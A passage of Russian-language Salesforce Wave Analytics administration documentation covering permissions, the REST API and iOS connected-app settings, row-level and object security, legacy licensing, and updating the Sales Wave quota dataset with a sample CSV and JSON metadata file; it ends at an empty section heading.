В диалоговом окне предоставления общего доступа партнеры и клиенты сообщества выделяются оранжевым цветом для их обозначения в качестве внешних пользователей. Им предоставляется только уровень доступа «Гость». Они могут детализировать и просматривать панели мониторинга прямо из сообщества, тогда как все другие области Wave остаются недоступными.

Подробную информацию о создании сообществ см. в документе [«Начало работы с сообществами»](#).

## Предоставление пользователям доступа к конструктору панели мониторинга Flex

Для предоставления пользователям доступа к конструктору панели мониторинга Flex необходимо включить эту функцию и назначить пользователям полномочие «Создание и редактирование панелей мониторинга Wave Analytics». Если полномочие назначено, но функция не включена, пользователи не получают доступ к новому конструктору, но смогут использовать прежний.

1. Введите строку *Wave Analytics* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройка»**.
2. Выберите пункт **Включить конструктор панели мониторинга Flex (бета-версия)** и нажмите кнопку **«Сохранить»**.
3. Каждому пользователю, создающему панели мониторинга, следует назначить пользовательское полномочие «Создание и редактирование панелей мониторинга Wave Analytics». Все пользователи для каждой панели мониторинга могут по желанию использовать старый или новый конструктор.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к новому или  
старому конструктору:

- «Создание и редактирование панелей мониторинга Wave Analytics»

## Включение Wave REST API

С помощью Wave REST API можно программно получать доступ к наборам данных и представлениям Lens Wave Analytics. Включение этой опции ведет к переопределению полномочия «APIEnabled» для отдельных пользователей и предоставляет всем пользователям Wave (включая пользователей сообщества) доступ к Wave API.

1. Введите строку *Wave Analytics* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настройка**».
2. Выберите пункт «Включить Wave API для всех пользователей Wave».
3. Нажмите кнопку «**Сохранить**».

## Связанное приложение для приложения Wave Analytics for iOS

Установите связанное приложение Analytics for iOS для предоставления мобильным клиентам возможности удобного подключения к организации. Связанное приложение позволяет контролировать пользователей, выполняющих вход, а также определять способы предоставления общего доступа к изображениям и ссылкам, используемые мобильными клиентами.

1. Выполните вход от имени администратора и откройте страницу <https://login.salesforce.com/packaging/installPackage.apexp?p0=04tB0000000DKTA>.
2. Выберите «**Установить для всех пользователей**».
 

Если связанное приложение устанавливается только для определенных ролей, то только данные клиенты подчиняются применяемым политикам.
3. Нажмите кнопку «**Готово**» и откройте пакет Salesforce Insights for iOS.
4. Чтобы настроить политики и другие параметры, щелкните «**Правка**». По завершении сохраните внесенные изменения.
 

Дополнительную информацию о параметрах связанного приложения см. в разделе «[Редактирование связанного приложения](#)».
5. Чтобы выключить параметры общего доступа для мобильных пользователей, нажмите кнопку «**Создать**» в разделе «**Настраиваемые атрибуты**».
 

По умолчанию включены все параметры общего доступа. Чтобы выключить параметр, добавьте соответствующий ключ атрибута и введите «false» как значение атрибута. Список поддерживаемых ключей см. в таблице ниже.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров:

- «Управление Wave Analytics»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки и настройки  
связанного приложения:

- «Управление Wave Analytics»

| Ключ атрибута          | Элементы и способы предоставления общего доступа   |
|------------------------|--|
| SHARE_IMAGE_AIRDROP    | Изображения посредством AirDrop  |
| SHARE_IMAGE_CAMERAROLL | Изображения из фотоплёнки  |
| SHARE_IMAGE_OPEN       | Изображение, которое в настоящее время открыто на мобильном устройстве                     |
| SHARE_IMAGE_S1         | Изображения в приложении Salesforce1   |
| SHARE_IMAGE_EMAIL      | Изображения посредством эл. почты  |
| SHARE_LINK_AIRDROP     | Ссылки посредством AirDrop   |
| SHARE_LINK_CLIPBOARD   | Ссылка, которая в настоящее время находится в буфере обмена мобильного устройства          |
| SHARE_LINK_S1          | Ссылки в приложении Salesforce1  |
| SHARE_LINK_EMAIL       | Ссылки посредством эл. почты   |
| SPOTLIGHT_SEARCH       | Мобильные клиенты могут просматривать активы Wave Analytics в результатах поиска Spotlight |




**Прим.:** Чтобы применить настраиваемые атрибуты к подключенным пользователям, отмените их полномочия и попросите выполнить повторное подключение.


- Чтобы просмотреть и определить способ подключения мобильных клиентов к организации, поддерживающей Wave, введите строку «*Связанные приложения*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Использование OAuth связанных приложений**».

При необходимости заблокируйте сеансы пользователей, отмените полномочия отдельных пользователей и детализируйте сведения о пользователях. Дополнительную информацию см. в разделе «[Отслеживание использования для связанного приложения](#)».

## Руководство по обеспечению безопасности Wave Analytics

Wave Analytics поддерживает разные уровни безопасности, которые могут использоваться организацией для предоставления нужному пользователю доступа к нужным данным.



- Администратор может внедрять безопасность на уровне объекта и поля для управления доступом к данным Salesforce. Например, администратор может ограничивать доступ для предотвращения загрузки конфиденциальных данных Salesforce в наборы данных. Данный документ описывает порядок применения безопасности на уровне объекта и поля к данным Salesforce, используемый Wave Analytics, а также порядок настройки полномочий для объектов и полей Salesforce.
  - Ответственные за наборы данных могут внедрять безопасность на уровне строки для каждого создаваемого набора данных с целью ограничения доступа к его записям. Если набор данных не использует безопасность на уровне строки, то пользователи, имеющие доступ к набору данных, могут просматривать все записи. Данный документ описывает порядок настройки безопасности на уровне строки для наборов данных и содержит некоторые примеры на основе наборов данных, созданных из данных Salesforce и внешних данных.
  - Ответственные за приложения, администраторы и пользователи с уровнем доступа «Менеджер» могут управлять доступом к наборам данных, представлениям Lens и панелям мониторинга внутри приложений. Данный документ описывает разные уровни доступа для приложений и порядок предоставления другим пользователям общего доступа к наборам данных, представлениям Lens и панелям мониторинга внутри приложения.
-  **Прим.:** Wave Analytics не поддерживает параметры общего доступа, настроенные в системе Salesforce. При использовании Wave Analytics безопасность настраивается отдельно. Wave Analytics поддерживает надежную функцию безопасности на уровне строки, позволяющую моделировать разные типы управления доступом для наборов данных.

Дополнительную информацию о внедрении системы безопасности Wave Analytics см. в [Руководстве по внедрению системы безопасности Wave Analytics](#).

## Доступ к данным Salesforce

Wave Analytics требует доступ к данным Salesforce при извлечении данных и их использовании в контексте безопасности строки. Wave Analytics получает доступ к данным Salesforce на основе полномочий двух внутренних пользователей Wave Analytics: пользователь интеграции и пользователь безопасности.

Wave Analytics использует полномочия пользователя интеграции для извлечения данных из объектов и полей Salesforce при выполнении задания потока данных. Ввиду предоставления пользователю интеграции доступа «Просмотр всех данных», рекомендуем при необходимости ограничить доступ к отдельным объектам и полям, содержащим конфиденциальные данные. Если поток данных позволяет извлекать данные из объекта или поля, недоступного пользователю интеграции, то задание потока данных не выполняется.

Wave Analytics использует полномочия пользователя безопасности для получения доступа к объекту «Пользователь» и его полям при запросе набора данных, использующего безопасность строки на основе объекта «Пользователь». Каждое

поле объекта «Пользователь», добавленное в предикат, должно быть доступно пользователю безопасности как минимум для чтения. Предикат — это условие фильтра, определяющее безопасность строки для набора данных. По умолчанию пользователю безопасности предоставляется полномочие для чтения всех стандартных полей объекта «Пользователь». При использовании предиката на основе настраиваемого поля рекомендуем предоставить пользователю безопасности доступ для чтения данного поля. При отсутствии доступа для чтения всех полей объекта «Пользователь», добавленных в выражение предиката, запрос набора данных, к которому применяется предикат, инициирует отображение ошибки.

### Управление доступом к объектам и полям Salesforce

Wave Analytics требует доступ к данным Salesforce при извлечении данных и их использовании в контексте безопасности строки. Чтобы определить доступ потока данных к данным Salesforce, настройте полномочия пользователя интеграции для объектов и полей Salesforce. Чтобы включить безопасность строки на основе настраиваемых полей объекта «Пользователь», настройте полномочия пользователя безопасности.

СМ. ТАКЖЕ:

### Управление доступом к объектам и полям Salesforce

## Управление доступом к объектам и полям Salesforce

Wave Analytics требует доступ к данным Salesforce при извлечении данных и их использовании в контексте безопасности строки. Чтобы определить доступ потока данных к данным Salesforce, настройте полномочия пользователя интеграции для объектов и полей Salesforce. Чтобы включить безопасность строки на основе настраиваемых полей объекта «Пользователь», настройте полномочия пользователя безопасности.

При настройке полномочий для пользователя интеграции или пользователя безопасности рекомендуем изменить клонированную версию профиля пользователя.


1. Введите строку «*Профили*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Профили**» и укажите профиль пользователя.

Выберите профиль «Пользователь интеграции Analytics Cloud» для пользователя интеграции. Выберите профиль «Пользователь безопасности Analytics Cloud» для пользователя безопасности.

2. Чтобы клонировать профиль пользователя, нажмите кнопку «**Клонировать**».
3. Введите имя и сохраните клонированный профиль пользователя.
4. Щелкните ссылку «**Параметры объекта**».
5. Щелкните имя нужного объекта Salesforce.
6. Нажмите кнопку «**Правка**».

**a.** Чтобы включить полномочие для объекта, установите флажок «**Чтение**» в разделе «Полномочия объекта».

**b.** Чтобы включить полномочие для поля объекта, установите флажок «**Чтение**» напротив нужного поля в разделе «Полномочия поля».

 **Прим.:** Полномочия для стандартных полей объекта «Пользователь» не могут быть изменены.

7. Сохраните параметры объекта.

8. Назначьте клонированный профиль пользователя пользователю интеграции или пользователю безопасности.

**a.** Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

### Для клонирования профиля пользователя:

- «Управление профилями и наборами полномочий»

### Для редактирования полномочий объекта:

- «Управление профилями и наборами полномочий»


И

«Настройка приложения»

- b. Выберите нужного пользователя.
  - c. Нажмите кнопку «**Правка**».
  - d. Выберите нужный профиль пользователя в поле «Профиль».
  - e. Нажмите кнопку «**Сохранить**».
9. Убедитесь в предоставлении пользователю интеграции или пользователю безопасности соответствующих полномочий для полей объектов.

## Настройка платформы Wave Analytics с лицензиями, приобретенными до 20 октября 2015 года

Если вы приобрели лицензии Builder или Explorer для Wave Analytics до 20 октября 2015 года, вы можете и дальше с их помощью настраивать платформу Wave для пользователей вашей организации либо можете перейти на новую однопользовательскую лицензию платформы Wave Analytics.

-  **Прим.:** Эта информация касается только клиентов, которые приобрели лицензии Wave Analytics до 20 октября 2015 года и продолжают использовать лицензии набора полномочий Analytics Cloud Builder или Analytics Cloud Explorer, не переходя на новую лицензию платформы Analytics Cloud Wave. Если вы приобрели Wave 20 октября 2015 года или позже, перейдите к разделу [«Настройка платформы Wave»](#).
-  **Важное замечание:** Если вы переходите с предыдущих лицензий платформы Analytics Cloud Builder или Analytics Cloud Explorer на однопользовательскую лицензию платформы Wave Analytics, ознакомьтесь с разделом [«Переход с лицензий Wave, приобретенных до 20.10.2015, на новые лицензии платформы Wave»](#).

### Лицензия Analytics Cloud Wave Platform

Лицензия платформы Analytics Cloud Wave, приобретенная до 20 октября 2015 года, позволяет включать Wave Analytics в организации. По договоренности каждая предыдущая лицензия Wave Platform может назначаться не более 400 пользователям. При необходимости приобретите дополнительные лицензии Wave Platform.

Каждая предыдущая лицензия Wave Platform позволяет:

- сохранять не более 250 000 000 строк в окончательных зарегистрированных наборах данных;
- выполнять не более 50 параллельных запросов в Wave Analytics.

### Лицензии набора полномочий Analytics Cloud

Каждому пользователю требуется лицензия набора полномочий Analytics Cloud для использования данного продукта. Лицензия набора полномочий определяет полномочия, которые могут быть назначены пользователю. Администратор назначает лицензии набора полномочий пользователям.

Salesforce предоставляет следующие лицензии набора полномочий как часть лицензий платформы Wave Analytics, проданных до 20 октября 2015 года.

- Лицензия набора полномочий Analytics Cloud Builder предоставляет пользователям доступ ко всем функциям Wave Analytics.
- Лицензия набора полномочий Analytics Cloud Explorer позволяет пользователям загружать внешние данные в Wave Analytics и просматривать данные.

Ниже указаны полномочия пользователей Wave Analytics, входящие в каждую лицензию набора полномочий.

| Полномочие пользователя  | Входит ли в лицензию набора полномочий Explorer или Builder? | Описание   |
|--|--|--|
| «Создание и редактирование панелей мониторинга Wave Analytics» | Только Builder   | Создание и редактирование панелей мониторинга Wave Analytics.  |
| «Создание приложений Wave Analytics»                           | Только Builder   | Создание и публикация приложений Wave Analytics.   |
| «Изменение потока данных Wave Analytics»                       | Только Builder   | Загрузка, выгрузка, запуск, остановка и повторное планирование потока данных. Просмотр потока данных и системных заданий на странице отслеживания данных.  |
| «Управление Wave Analytics»                                    | Только Builder   | Доступ ко всем функциям Wave Analytics. Предоставляет возможности на уровне администратора Wave.   |
| «Загрузка внешних данных в Wave Analytics»                     | Builder и Explorer   | Загрузка внешних данных в Wave Analytics для создания набора данных. Просмотр потока данных и системных заданий на странице отслеживания данных.   |
| «Использование Wave Analytics»                                 | Builder и Explorer   | Использование Wave Analytics, а также просмотр наборов данных, представлений Lens и панелей мониторинга, доступных пользователю для просмотра. Автоматически включено при выборе любого другого полномочия Wave. |



**Прим.:** Если при создании наборов полномочий для пользователей Wave выбрать любое другое полномочие Wave Analytics, автоматически будет включено и полномочие «Wave Analytics».

Назначать более ранние лицензии набора полномочий Wave Analytics можно одновременно с любой из следующих пользовательских лицензий Salesforce:

- Force.com (app subscription)
- Force.com (one app)
- Full CRM
- Salesforce Platform
- Salesforce Platform One

СМ. ТАКЖЕ:

[Переход с лицензий Wave, приобретенных до 20.10.2015 на новые лицензии платформы Wave](#)



## Переход с лицензий **Wave**, приобретенных до 20.10.2015 на новые лицензии платформы **Wave**

Для завершения перехода с предыдущих лицензий Analytics Cloud Builder и Analytics Cloud Explorer, приобретенных до 20 октября 2015 года, на новую лицензию платформы Analytics Cloud — Wave Analytics, может потребоваться настроить новые наборы полномочий для пользователей Wave вашей организации.

Когда Salesforce инициализирует новую лицензию платформы Analytics Cloud — Wave Analytics для вашей организации, может потребоваться настройка новой лицензии для отдельных пользователей.

- **Пользователи лицензии Builder.** Пользователи с доступом Wave с лицензией набора полномочий Analytics Cloud Builder должны продолжать использовать платформу Wave Analytics без дополнительных настроек. Лицензия Builder просто переименовывается в *платформа Analytics Cloud — Wave Analytics*, и эта лицензия набора полномочий отобразится в настройке Salesforce.
- **Пользователи лицензии Explorer.** Во время инициализации новой лицензии Salesforce может удалить лицензию Analytics Cloud Explorer из вашей организации. В таком случае вместо лицензии Explorer отобразится новая лицензия платформы Analytics Cloud — Wave, и потребуются соответствующая настройка пользователей. Если лицензия набора полномочий Explorer отображается по-прежнему, повторять настройку для пользователей Explorer не нужно.

Если пользователи вашей организации требуют настройки новой лицензии платформы Analytics Cloud — Wave (даже при использовании предыдущей лицензии Wave), выполните действия, описанные в разделе [«Настройка платформы Wave»](#) на странице 3748. Для них необходимо назначить лицензию нового набора полномочий, создать один или несколько новых наборов полномочий и назначить их пользователям.

## Обновление набора данных «План продаж (Цель)» приложения **Sales Wave**

Если вы дали положительный ответ на вопрос мастера конфигурации об отслеживании планов продаж вашей компании на уровне пользователей, то для включения информации планов продаж в панели мониторинга требуется обновить набор данных «План продаж» приложения Sales Wave, чтобы этот набор отображался на панели.

Создание приложения Sales Wave инициирует одновременное создание набора данных «План продаж (Цель)». Прежде чем проанализировать способ, используемый участниками рабочей группы для отслеживания ежемесячных, ежеквартальных или ежегодных планов продаж в Sales Wave, рекомендуем обновить набор данных «План продаж» путем выполнения указанных ниже действий. Рекомендуем просмотреть видеоролик [Создание приложения Sales Wave, часть 2: загрузка CSV-файла плана продаж и планирование потока данных](#), в котором демонстрируется выполнение описанных действий.

- ☑ **Прим.:** Обрабатываемые CSV-файлы, подлежащие импорту в Sales Wave, должны открываться посредством текстового редактора. Открытие данных файлов посредством Microsoft Excel или другого редактора электронных таблиц, как правило, инициирует повторное форматирование CSV-файлов и препятствует их использованию в Sales Wave.
- ☑ **Прим.:** Если компания не отслеживает планы продаж на уровне пользователя, то данное действие может быть пропущено. Это действие следует выполнять только при положительном ответе на вопрос [мастера конфигурации](#) об отслеживании планов продаж в компании на уровне пользователей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:

- «Управление шаблонными приложениями Wave Analytics»
- «Изменение потока данных Wave Analytics»




1. Создайте CSV-файл, содержащий следующие поля в указанном порядке: QuotaAmount, StartDate (в формате гггг-мм-дд), OwnerName и Username. Пример см. в разделе «Пример CSV-файла приложения Sales Wave».
2. Сохраните файл в области, которую легко запомнить.
3. Откройте начальную страницу Wave Analytics системы Salesforce и найдите набор данных «План продаж (Цель)».
4. Наведите указатель мыши на набор данных, а затем щелкните «Правка».
5. Система Salesforce отобразит экран редактирования наборов данных для набора данных плана продаж. В разделе обновления данных нажмите «Выберите файл или перетащите файл»




6. В открывшемся диалоговом окне перейдите к CSV-файлу, созданному в действии 1, и дважды щелкните данный файл.
7. Щелкните «Обновить набор данных».
8. Если фискальный период не совпадает с календарным периодом (что происходит, если период начинается с даты, отличной от 1 января), также следует обновить файл метаданных плана продаж.
  - a. Скопируйте JSON из файла набора данных «План продаж приложения Sales Wave» в формате JSON и вставьте его в выбранный текстовый редактор.
  - b. Измените значение параметра "fiscalMonthOffset" с 4 на число, соответствующее месяцу начала фискального периода. В метаданных Sales Wave «0» соответствует январю, «1» — февралю и т.д. до «11», соответствующему декабрю.
  - c. Сохраните файл на рабочий стол и загрузите его в приложение Sales Wave, перетаскивая в «Выберите файл или перетащите файл сюда...» в разделе добавления файла метаданных (JSON) на экране редактирования наборов данных.
  - d. Щелкните «Обновить набор данных».
9. После загрузки данных плана продаж запустите поток данных повторно, чтобы обновить панели мониторинга.

- a. Щелкните значок меню в виде шестеренки в верхнем правом углу экрана Sales Wave и выберите отслеживание данных.



- b. В меню, которое находится в верхней левой части экрана отслеживания данных, выберите представление потока данных.



- c. Найдите приложение. Возможно, для этого потребуется прокрутить страницу. Откройте меню, расположенное в дальнем правом углу экрана рядом со значком и названием приложения. Нажмите кнопку

| Start Time       | Duration       | Status     | Message |
|------------------|----------------|------------|---------|
| Today at 3:59 PM | 0 hours, 3 m.. | Successful |         |
| Today at 2:51 PM | 0 hours, 3 m.. | Successful |         |

Поток данных гарантирует, что в приложении Sales Wave будут новейшие данные по продажам вашей компании. Дополнительные сведения о потоках данных см. в разделе [Поддержание актуальности данных приложения Sales Wave посредством планирования потока данных](#).

## Пример CSV-файла приложения Sales Wave

Ниже приведен пример CSV-файла, создаваемого для обновления набора данных «План продаж (Цель)» приложения Sales Wave.



**Прим.:** Данный файл является только примером. Рекомендуем создать уникальный CSV-файл на основе собственных данных Sales Cloud, включающий указанные ниже поля.

- QuotaAmount
- StartDate
- OwnerName
- Username

См. раздел «[Обновление набора данных "План продаж \(Цель\)" приложения Sales Wave](#)» на странице 3965.



**Пример:**

```
QuotaAmount,StartDate,OwnerName,Username
5000000,2014-01-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-02-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-03-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-04-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-05-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-06-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-07-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-08-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-09-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-10-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-11-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-12-01,Priya Anand,user9.kthjbnrxfifo@na2.com
5000000,2014-01-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-02-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-03-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-04-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-05-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-06-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-07-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-08-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-09-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-10-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-11-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
5000000,2014-12-01,Nathan Sinha,user18.esm4nmdicvgc@na2.com
```

## Файл набора данных «План продаж приложения Sales Wave» в формате JSON

Используйте этот файл для обновления набора данных «План продаж приложения Sales Wave» с использованием даты начала финансового года, если эта дата *не* соответствует 1 января.

Скопируйте содержимое этого файла в выбранный редактор и измените значение "fiscalMonthOffset" (выделено **жирным шрифтом**) в данные месяца начала фискального периода. В метаданных Sales Wave «0» соответствует январю, «1» — февралю и т.д. до «11», соответствующему декабрю. В коде, приведенном ниже, установлено значение «4», соответствующее месяцу май. Используйте значение, представляющее месяц начала фискального периода. Затем сохраните

файл и загрузите его в Sales Wave в соответствии с инструкциями раздела «Обновление набора данных "План продаж (Цель)" приложения Sales Wave».

```
{
  "objects": [
    {
      "connector": "CSV",
      "fullyQualifiedName": "Quota_csv",
      "label": "Quota.csv",
      "name": "Quota_csv",
      "fields": [
        {
          "fullyQualifiedName": "QuotaAmount",
          "name": "QuotaAmount",
          "type": "Numeric",
          "label": "QuotaAmount",
          "precision": 18,
          "defaultValue": "0",
          "scale": 0
        },
        {
          "fullyQualifiedName": "StartDate",
          "name": "StartDate",
          "type": "Date",
          "label": "StartDate",
          "format": "yyyy-MM-dd",
"fiscalMonthOffset": 4,
"isYearEndFiscalYear": true
        },
        {
          "fullyQualifiedName": "OwnerName",
          "name": "OwnerName",
          "type": "Text",
          "label": "OwnerName"
        },
        {
          "fullyQualifiedName": "Username",
          "name": "Username",
          "type": "Text",
          "label": "Username"
        }
      ]
    }
  ]
}
```

## Интеграция данных

Пользователи могут интегрировать данные Salesforce и внешние данные в Wave Analytics для предоставления возможности просмотра и визуализации данных посредством проводника и конструктора. *Внешние данные* — это данные, хранящиеся вне системы Salesforce (например, данные из внешних приложений и электронных таблиц).

Данные, загружаемые в Wave Analytics, загружаются в наборы данных. Набор данных — это совокупность связанных данных, хранящихся в ненормализованном, но сверхсжатом виде.

Ниже перечислены доступные методы создания наборов данных в Wave Analytics.

|  | <b>JSON</b> потока данных                      | Конструктор наборов данных | Пользовательский интерфейс загрузки | <b>External Data API</b> | <b>Wave Connector</b> |
|--|--|----------------------------|-------------------------------------|--------------------------|-----------------------|
| <b>Источник данных</b>   | Объекты Salesforce; существующие наборы данных | Объекты Salesforce         | Внешние данные                      | Внешние данные           | Microsoft Excel       |
| <b>Подключение к внешним данным и данным Salesforce</b>              | Да   | Нет                        | Нет                                 | Нет                      | Нет                   |
| <b>Графический пользовательский интерфейс</b>                        | Нет (JSON)                                     | Да                         | Да                                  | Нет (программный доступ) | Да                    |
| <b>Возможность одновременного создания нескольких наборов данных</b> | Да   | Нет                        | Нет                                 | Нет                      | Нет                   |
| <b>Поддержка добавочного извлечения</b>                              | Да   | Нет                        | Нет                                 | Да                       | Нет                   |
| <b>Метод обновления данных</b>                                       | Автоматически                                  | Автоматически              | Вручную                             | Вручную                  | Вручную               |
| <b>Возможность фильтрации записей</b>                                | Да   | Нет                        | Нет                                 | Нет                      | Нет                   |
| <b>Возможность создания столбцов при создании наборов данных</b>     | Да (дельта-столбцы и столбцы измерения)        | Нет                        | Нет                                 | Нет                      | Нет                   |
| <b>Возможность переопределения метаданных</b>                        | Да   | Нет                        | Да                                  | Да                       | Нет                   |

## Наборы данных

Набор данных — это совокупность связанных данных, хранящихся в ненормализованном, но сверхсжатом виде.

Каждая лицензия на платформу предоставляет организации не более 250 миллионов строк данных, хранящихся во всех зарегистрированных наборах данных.

### Создание наборов данных посредством потока данных

Поток данных может использоваться для создания как минимум одного набора данных на основе данных из объектов Salesforce или текущих наборов данных.

### Трансформации

Под *трансформацией* понимается манипулирование данными. Пользователи могут добавлять трансформации в поток данных для извлечения данных из объектов Salesforce или наборов данных, трансформировать наборы данных, содержащие данные Salesforce или внешние данные, а также регистрировать наборы данных.

### Создание набора данных посредством конструктора наборов данных

Рекомендуем использовать конструктор наборов данных для создания отдельного набора данных на основе данных из одного или более объектов Salesforce. Конструктор наборов данных генерирует и добавляет связанный файл JSON в файл определения потока данных. Набор данных создается при следующем выполнении потока данных. Данные, используемые набором данных, обновляются при каждом выполнении потока данных. При необходимости отредактируйте файл определения потока данных для добавления трансформаций, управляющих набором данных.

### Приложение Wave Connector для данных Excel

Приложение Wave Connector от компании Salesforce позволяет упростить импорт данных из приложения Microsoft Excel 2013 в Wave Analytics.

### Создание набора данных посредством внешних данных

